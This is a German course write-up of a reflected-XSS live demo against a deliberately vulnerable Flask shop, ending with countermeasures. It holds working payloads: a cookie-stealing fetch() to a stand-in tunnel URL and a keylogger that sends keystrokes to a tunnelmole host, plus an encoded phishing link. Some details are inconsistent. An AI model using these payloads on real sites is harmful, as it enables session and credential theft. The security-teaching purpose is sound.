

# **Reflected XSS Live-Demo**

## **Dokumentation**

**Modul: Cyber-Security**  
Ilker Acikgöz

# Inhaltsverzeichnis

Vorbereitung der Demo-Umgebung .....	1
Benötigte Tools .....	1
Einführung und Ziel dieser Dokumentation.....	1
Hinweis zum Quellcode.....	1
Hinweis zum Projekt.....	1
Definition Reflected-XSS.....	1
Schritt 0: GitHub Repository klonen und in VS-Code öffnen.....	2
0.1 GitHub Repository klonen.....	2
0.2 Projekt in VS-Code öffnen.....	2
0.3 Integriertes Terminal öffnen.....	2
Schritt 1: Server starten und Webseite öffnen .....	3
1.1 requirements.txt installieren.....	3
1.2 Webseite starten .....	3
1.3 Tunnelmole-Server starten .....	3
Schritt 2: XSS-Schwachstelle identifizieren .....	4
2.1 Suchfeld testen .....	4
2.2 URL-Parameter analysieren .....	4
2.3 Schwachstelle mit Burp Analysieren.....	4
2.4 Burp Suite Starten und Burp Browser öffnen .....	4
2.5 HTTP-Request abfangen und modifizieren.....	5
2.6 Repeater in Burp .....	5
Schritt 3: Cookie-Diebstahl Angriff vorbereiten .....	6
3.1 Vorhandene Cookies prüfen.....	6
3.2 Cookie-Diebstahl Payload erstellen.....	6
3.3 Payload-Komponenten verstehen .....	6
Schritt 4: Malicious Link generieren.....	7
4.1 Vollständige URL .....	7
4.2 URL-Encoding (in der Praxis).....	7
4.3 Social Engineering Szenario .....	7
4.4 Opfer würde auf „Gefälschte Webseite“ gelangen .....	7
Schritt 6: Keylogger einschleusen .....	8
6.1 Keylogger-Payload erstellen.....	8
6.2 Payload-Erklärung.....	8
6.3 Vollständige URL mit Keylogger .....	8
6.4 Keylogger testen .....	8
6.5 Gestohlene Tastatureingaben ansehen.....	8
6.6 Gefahr in der Praxis .....	9
Schritt 7 Gegenmaßnahmen .....	9

Technische Gegenmaßnahmen .....	9
7.1 Input Validation und Output Encoding .....	9
7.2 Content Security Policy (CSP).....	9
7.3 HttpOnly und Secure Cookies .....	9
7.4 Verwendung von Security Frameworks .....	9
Organisatorische Maßnahmen .....	10
7.5 Security-Awareness Schulungen.....	10
7.6 Sichere Entwicklungsrichtlinien .....	10
7.7 Regelmäßige Sicherheitsüberprüfung und Penetrationstests .....	10
7.8 Incident Response Prozesse.....	10
7.9 Code Reviews und Vier Augen Prinzip.....	10
Fazit.....	11
Literaturverzeichnis .....	12

## Vorbereitung der Demo-Umgebung

Bevor du mit der Live-Demo beginnst, stelle sicher, dass alle erforderlichen Komponenten bereit sind:

### Benötigte Tools

- **Python 3.x** installiert
- **GitHub Repository** geklont oder heruntergeladen
- **Terminal/Kommandozeile** geöffnet

**⚠️ Wichtig:** Diese Demo sollte nur in einer kontrollierten, isolierten Umgebung durchgeführt werden!

## Einführung und Ziel dieser Dokumentation

In der Präsentation wurden die Grundlagen von Cross-Site-Scripting erklärt, wobei der Schwerpunkt auf Reflected XSS lag. Auf Basis einer selbst entwickelten E-Commerce-Webseite, die als Elektronik-Onlineshop aufgebaut wurde, wurde gezeigt, wie manipulierte Nutzereingaben – etwa über die Suchfunktion oder andere interaktive Bereiche – direkt vom Server zurückgesendet und dadurch als schädlicher Code ausgeführt werden können.

Ziel dieser Dokumentation ist es, die technische Umsetzung und das Vorgehen des im Vortrag verwendeten Praxisbeispiels zum Reflected XSS nachvollziehbar darzustellen. Die einzelnen Schritte erläutern, wie die Testumgebung eingerichtet wurde und wie die demonstrierten Angriffe funktionieren, sodass die gezeigten Ergebnisse problemlos reproduziert werden können.

### Hinweis zum Quellcode

Das gesamte Projekt und der gesamte Quellcode ist Open Source und auf GitHub unter: [https://github.com/asacik/XSS\\_Projekt](https://github.com/asacik/XSS_Projekt) abrufbar

### Hinweis zum Projekt

Diese Dokumentation behandelt ausschließlich **Reflected XSS**. Alle Payloads werden über URL-Parameter eingeschleust und nur einmalig in der HTTP-Response reflektiert. Es findet keinerlei Speicherung des Schadcodes im System statt

### Definition Reflected-XSS

Reflected-XSS ist eine Form von Cross Site Scripting, bei der vom Angreifer eingebrachter Schadcode nicht dauerhaft auf dem Server gespeichert wird. Stattdessen wird die schädliche Eingabe unmittelbar „reflektiert“, also direkt in der Serverantwort zurück an den Benutzer geschickt.

# Schritt 0: GitHub Repository klonen und in VS-Code öffnen

Bevor du mit der Demo beginnst, musst du das GitHub Repository kopieren und in deiner IDE öffnen.


## 0.1 GitHub Repository klonen

Öffne ein Terminal und navigiere zu dem Ordner, wo du das Projekt speichern möchtest:

```
cd ~/Dokumente
```

Klone das Repository mit Git:

```
git clone https://github.com/asacik/XSS_Projekt.git
```



## 0.2 Projekt in VS-Code öffnen

Öffne Visual Studio Code und das Projekt:

### Option 1 - Über das Terminal:

```
cd XSS_Projekt code
```

### Option 2 - Über VS-Code:


1. Öffne VS-Code
2. Klicke auf "File" → "Open Folder"
3. Wähle den Ordner "XSS\_Projekt" aus

## 0.3 Integriertes Terminal öffnen

Öffne das integrierte Terminal in VS-Code:

- **Windows/Linux:** Strg Ö `
- **Mac:** Cmd + `
- **Alternativ:** Menü "Terminal" → "New Terminal"

**Tipp:** Du kannst in VS-Code mehrere Terminals parallel öffnen. Das brauchst du später für den Webserver und den Angreifer-Server!



## Schritt 1: Server starten und Webseite öffnen

Starte die vulnerable Webseite und den Tunnelmole Server.

### 1.1 requirements.txt installieren


Navigiere im Terminal zum XSS\_Projekt und installiere die Requirements.txt

```
cd XSS_Projekt/  
pip install -r requirements.txt
```

### 1.2 Webseite starten

Navigiere im Terminal zum Projektordner und starte den Python HTTP-Server:

```
cd XSS_Projekt/unsecurepage  
python3 server.py
```



```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS  
  
○ PS D:\Studium\Semester_3\cybersec\XSS_Projekt\unsecurepage> python3 server.py  
Server: http://localhost:5000  
  * Serving Flask app 'server'  
  * Debug mode: on
```


### 1.3 Tunnelmole-Server starten

Hierzu brauchst du 2 Terminals, in dem ersten Terminal starten wir einen einfachen Python http Server


```
cd XSS_Projekt  
python3 -m http.server 8000
```

In dem zweiten Terminal starten wir Tunnelmole (wie man Tmole installiert steht in der README.md Datei auf GitHub)

```
cd XSS_Projekt  
tmole 8000
```



```
Administrator: Windows PowerShell <--> Administrator: Windows PowerShell  
PS D:\Studium\Semester_3\cybersec\XSS_Projekt> python3 -m http.server 8000  
Serving HTTP on :: port 8000 (http://[::]:8000) ...  
::1 - - [10/Dec/2025 08:49:42] "GET / HTTP/1.1" 200 -  
::1 - - [10/Dec/2025 08:49:43] "code 404, message File not found"  
::1 - - [10/Dec/2025 08:49:43] "GET /favicon.ico HTTP/1.1" 404 -
```



```
PS D:\Studium\Semester_3\cybersec\XSS_Projekt> tmole 8000  
=====  
Your Tunnelmole Public URLs are below and are accessible internet wide. Always use HTTPS for the best security  
=====  
https://tdq8zi-ip-178-24-248-89.tunnelmole.net → http://localhost:8000  
http://tdq8zi-ip-178-24-248-89.tunnelmole.net → http://localhost:8000  
=====  
Share to Reddit: https://dashboard.tunnelmole.com/share/reddit/aHR0cHM6Ly90ZHE4emktaXAtMTc4LTI0LTi00C040S50dW5uZWxtb2xLLm5ldA==  
Share to X/Twitter: https://dashboard.tunnelmole.com/share/twitter/aHR0cHM6Ly90ZHE4emktaXAtMTc4LTI0LTi00C040S50dW5uZWxtb2xLm5ldA==  
Share to Hacker News: https://dashboard.tunnelmole.com/share/hackernews/aHR0cHM6Ly90ZHE4emktaXAtMTc4LTI0LTi00C040S50dW5uZWxtb2xLm5ldA==
```

## Schritt 2: XSS-Schwachstelle identifizieren

Untersuche die Webseite auf potenzielle Eingabepunkte für XSS-Angriffe.

### 2.1 Suchfeld testen


Gib einen normalen Suchbegriff ein:

4. Klicke auf das Suchfeld oben auf der Seite
5. Gib "Laptop" ein und drücke Enter
6. Beobachte: Die Suchergebnisse zeigen "Suchergebnisse für: Laptop"

### 2.2 URL-Parameter analysieren

Schau dir die URL in der Adressleiste an:

`http://localhost:8000/?search=laptop`



**Wichtig:** Der Suchbegriff wird als URL-Parameter "search" übergeben. Dies ist ein typischer Angriffspunkt für Reflected XSS!


### 2.3 Schwachstelle mit Burp Analysieren

Verwende Burp Suite, um die XSS-Schwachstelle zu analysieren und zu testen.

### 2.4 Burp Suite Starten und Burp Browser öffnen

Starte Burp Suite:

- Öffne Burp Suite
- Klicke auf *Proxy* → *Intercept* und stelle sicher, dass *Intercept is off* angezeigt wird
- Klicke Oben rechts auf „Open Browser“ – ein vorkonfigurierter Browser öffnet sich



**Tipp:** Der Burp Browser ist bereits mit dem Proxy verbunden. Alternativ kannst du auch deinen eigenen Browser manuell konfigurieren (Proxy: 127.0.0.1/8080)


## 2.5 HTTP-Request abfangen und modifizieren

Jetzt fangen wir einen Request ab und manipulieren den search Parameter:

- Navigiere zu der E-Commerce Webseite in dem Burp Browser → http://localhost:5000
- Aktiviere „Intercept is on“ in Burp → Proxy → Intercept
- Gib im Browser Suchfeld “Test“ ein und drücke Enter
- Der Request wird in Burp abgefangen – suche nach der Zeile: GET/?search=Test
- Geh bei Burp auf Decoder klicke auf „Encode as“ und klicke auf URL. Gib den Payload ein und kopiere die Kodierte URL
- Ändere den search Parameter zu:  
%3Cimg%20src%3Dx%20onerror%3D%22alert%28%27Diese%20Webseite%20ist%20anfällig%41llig%20auf%20XSS%27%29%22%3E und klicke auf „Forward“

### Hinweis:


%3Cimg%20src%3Dx%20onerror%3D%22alert%28%27Diese%20Webseite%20ist%20anfällig%41llig%20auf%20XSS%27%29%22%3E ist die kodierte Version von dem Payload  
<img src=x onerror="alert('Diese Webseite ist XSS Anfällig')">



## 2.6 Repeater in Burp

Der Repeater ermöglicht es, verschiedene Payloads systematisch zu testen:

- Rechtsklick auf den Request im HTTP-History Tab → „Send to Repeater“
- Wechsle zum Repeater Tab
- Modifizierte den search Parameter mit verschiedenen XSS-Payloads in kodierter Darstellung
- Klicke auf „Send“ und beobachte die Response – zeigt die HTML-Seite den injizierten Code ?



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Date: Mon, 12 Dec 2022 10:20:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=1234567890; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: session_id=1234567890; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_id=1234567890; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: auth_token=1234567890; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: language=en; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: theme=light; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_type=customer; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_level=1; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_email=test@example.com; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_password=hashedpassword; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_name=Customer; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_status=active; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_ip=127.0.0.1; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: user_agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36; expires=Wed, 12-Dec-2023 10:20:45 UTC; path=/; secure; HttpOnly
Set-Cookie: accept-language=en-US,en;q=0.9
Set-Cookie: accept-encoding=gzip, deflate
Set-Cookie: user-agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
```

**Hinweis:** In der Response sollt nun der Payload zusehen sein

## Schritt 3: Cookie-Diebstahl Angriff vorbereiten

Jetzt erstellen wir einen gefährlicheren Payload, der Cookies stiehlt.


### 3.1 Vorhandene Cookies prüfen

Die Webseite setzt automatisch Demo-Cookies beim ersten Besuch. Öffne die Browser-Konsole (F12) und gib ein:

```
document.cookie
```

Du siehst mehrere Cookies:

- **sessionId**: abc123def456ghi789
- **authToken**: eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9
- **userPrefs**: theme=dark
- **userName**: MaxMustermann
- **userEmail**: [max.mustermann@example.de](mailto:max.mustermann@example.de)



```
document.cookie
> sessionId=abc123def456ghi789; userPrefs=theme:dark; authToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; userName=MaxMustermann; userEmail=max.mustermann@example.de
```

### 3.2 Cookie-Diebstahl Payload erstellen


Der Payload sendet alle Cookies an den Tunnelmole Server:

```
<script>fetch('https://YOUR_TUNNELMOLE_URL/steal?cookie='+document.cookie)</script>
```

### 3.3 Payload-Komponenten verstehen

- **fetch()** - Sendet HTTP-Request an Angreifer-Server
- **https://YOUR\_TUNNELMOLE\_URL** - URL des Tunnelmole-Servers
- **?c=** - URL-Parameter für gestohlene Cookies

document.cookie - Greift auf alle Cookies der aktuellen Domain zu



### 3.4 Was ist Passiert ?

- Browser führt den eingeschleusten JavaScript-Code aus
- fetch() sendet HTTP-Request mit Cookies an Tunnelmole Server
- Tunnelmole-Server empfängt und loggt die gestohlenen Cookies
- Angreifer hat jetzt Zugriff auf die Session des Opfers

## Schritt 4: Malicious Link generieren

Erstelle die vollständige URL mit dem Cookie-Diebstahl Payload.

### 4.1 Vollständige URL

```
http://localhost:5000/?search=<img src=x  
onerror="window.location='https://amazon.com'">
```

### 4.2 URL-Encoding (in der Praxis)

Um Verdacht zu vermeiden gehen wir wieder auf <https://www.urlencoder.org/de/> und kodieren den Payload in der URL

```
http://localhost:5000/?search=%3Cimg%20src%3Dx%20onerror%3D%22window.locati  
on%3D%27https%3A%2F%2Famazon.com%27%22%3E
```


### 4.3 Social Engineering Szenario



Angreifer würden diesen Link über verschiedene Kanäle verbreiten:

- Phishing-E-Mails: "Klicken Sie hier für 80% Rabatt!"
- Social Media Posts mit verlockenden Angeboten
- Gefälschte Werbeanzeigen
- Kompromittierte Websites mit Links

### 4.4 Opfer würde auf „Gefälschte Webseite“ gelangen



## Schritt 6: Keylogger einschleusen

Demonstriere, wie ein Keylogger per XSS eingeschleust werden kann, um alle Tastatureingaben zu protokollieren.

### 6.1 Keylogger-Payload erstellen

Der Keylogger-Payload lauscht auf alle Tastatureingaben und sendet sie an den Angreifer-Server:

```
<script>var  
k='';document.onkeydown=function(e){k+=e.key;if(k.length>20){fetch('https://  
kjth1w-ip-84-163-217-  
60.tunnelmole.net/keys?data='+encodeURIComponent(k)+'&url='+location.href);  
k='';}}</script>
```

### 6.2 Payload-Erklärung

- **var k="** → Initialisiert leere Variable zum Sammeln der Tastatureingabe
- **document.onkeydown=function(e)** → Registriert Event Handler für jeden Tastendruck
- **k+=e.key** → Fügt jede gedrückte Taste zur Variable k hinzu
- **if(k.length>20)** → Prüft ob 20 Zeichen gesammelt wurden
- **fetch('https://kjth1w-ip-84-163-217-  
60.tunnelmole.net/keys?data='+encodeURIComponent(k)+'&url='+location.href)  
;** → Sendet gesammelte Tasten und aktuelle URL an Angreifer Server
- **encodeURIComponent(k)** → Kodiert Eingaben URL sicher
- **k="** → Setzt Variable zurück nach erfolgreichem Versenden

### 6.3 Vollständige URL mit Keylogger

Kopiere diese URL in die Adressleiste:

```
http://localhost:5000/?search=<script>var  
k='';document.onkeydown=function(e){k+=e.key;if(k.length>20){fetch('https://  
kjth1w-ip-84-163-217-  
60.tunnelmole.net/keys?data='+encodeURIComponent(k)+'&url='+location.href);  
k='';}}</script>
```

### 6.4 Keylogger testen

Nach dem Aufruf der URL:

7. Klicke in das Suchfeld
8. Tippe beliebige Wörter ein, z.B. "passwort123"
9. Wechsle zum Terminal mit dem Angreifer-Server

### 6.5 Gestohlene Tastatureingaben ansehen



```
[404 Not Found] GET /keys?data=ShiftHallo%20ShiftMeine&url=http://localhost:5000/contact?contact_name=%3Cscript%3E+var+k%3D%27%27%3B+document.onkeydown%3Dfunction%28e%29%7B++k%2B%3De.key%3B++if%28k.length%3E20%29%7B+++++fetch%28%27https%3A%2F%2Fkjth1w-ip-84-163-217-60.tunnelmole.net%2Fkeys%3Fdata%3D%27%2BencodeURIComponent%28k%29%2B%27%26url%3D%27%2Blocation.href%29%3B+++++k%3D%27%27%3B+++%7D++%7D+%3C%2Fscript%3E&subject=asas&message=asas Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
```

## 6.6 Gefahr in der Praxis

Mit einem Keylogger kann der Angreifer folgende sensible Daten stehlen:

- Passwörter bei Login-Formularen
- Kreditkartendaten bei Checkout
- Persönliche Nachrichten und E-Mails
- Alle Formulareingaben auf der gesamten Webseite

## Schritt 7 Gegenmaßnahmen

### Technische Gegenmaßnahmen

#### 7.1 Input Validation und Output Encoding

Alle Benutzereingaben müssen serverseitig validiert und beim Ausgeben im HTML-Kontext escaped werden. Hierbei werden gefährliche Zeichen wie < >, „ , ‘ und & in ihre HTML-Entity Entsprechung umgewandelt (&lt;, &gt;, &quot;, &#x27;, &amp;). Dies verhindert, dass Schadcode als ausführbares HTML interpretiert wird.

```
1  from flask import Flask, request, render_template, escape, make_response
2
3  app = Flask(__name__)
4
5  @app.route('/')
6  def index():
7      search_query = escape(request.args.get('search', ''))  
    ↗
8      search_results = ''
9      if search_query:
10          search_results = f"<div style='padding: 20px; background: white;"><strong>Suche (escaped):</strong> {search_query}</div>"  
11
12
```

#### 7.2 Content Security Policy (CSP)

CSP-Header definieren, welche Skript-Quellen der Browser ausführen darf. Mit „script-src 'self“ wird nur JavaScript von der eigenen Domain erlaubt, inline-Skripte werden blockiert. Selbst wenn ein XSS-Payload ins HTML gelangt, verhindert das CSP dessen Ausführung als Defense-in-Depth-Maßnahmen.

```
response.headers['Content-Security-Policy'] = "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline';"
response.headers['X-Content-Type-Options'] = 'nosniff'
response.headers['X-Frame-Options'] = 'DENY'

return response
```

#### 7.3 HttpOnly und Secure Cookies

Das HttpOnly Flag verhindert, dass JavaScript auf Cookies zugreifen kann. Das Secure Flag sorgt dafür, dass Cookies nur über HTTPS übertragen werden. Diese Maßnahmen schützen Session-Tokens vor Cookie Diebstahl durch XSS

```
# Sichere Cookies mit HttpOnly und Secure Flags setzen
if not request.cookies.get('sessionId'):
    response.set_cookie('sessionId', 'abc123def456ghi789', httponly=True, secure=False, samesite='Lax')
```

#### 7.4 Verwendung von Security Frameworks

Moderne Web-Frameworks wie React, Angular oder Vue.js führen automatisches Escaping durch. Template-Engines wie Jinja2 sollten ohne den |safe-Filter verwendet werden. Frameworks bieten integrierte XSS-Schutzmaßnahmen, die manuelles Escaping ergänzen oder ersetzen.

## **Organisatorische Maßnahmen**

### **7.5 Security-Awareness Schulungen**

Mitarbeitende sollten regelmäßig über die Gefahren von Social Engineering, Phishing-Angriffen und manipulierten URLs informiert werden. Da Reflected XSS meist Benutzerinteraktionen erfordert, reduziert ein aufgeklärtes Nutzerverhalten das Risiko erheblich.

### **7.6 Sichere Entwicklungsrichtlinien**

Organisationen sollten verbindliche Vorgaben zur sicheren Entwicklung bereitstellen, etwa OWASP Secure Coding Practices. Dazu gehören Regeln zur Validierung von Eingaben, zur Nutzung sicherer Frameworks und zum regelmäßigen Code-Review.

### **7.7 Regelmäßige Sicherheitsüberprüfung und Penetrationstests**

Durch wiederkehrende Pentests, automatischen Security-Scanner und Sicherheitsaudits können neue Schwachstellen frühzeitig erkannt und behoben werden. Insbesondere XSS-Lücken treten in dynamischen Anwendungen häufig nach Updates oder Funktionsanpassungen auf.

### **7.8 Incident Response Prozesse**

Organisationen sollten klare Prozesse zur Meldung, Bewertung und Behebung von Sicherheitsvorfällen definieren. Dazu gehört auch die schnelle Deaktivierung kompromittierter Sessions und die Benachrichtigung betroffener Nutzer.

### **7.9 Code Reviews und Vier Augen Prinzip**

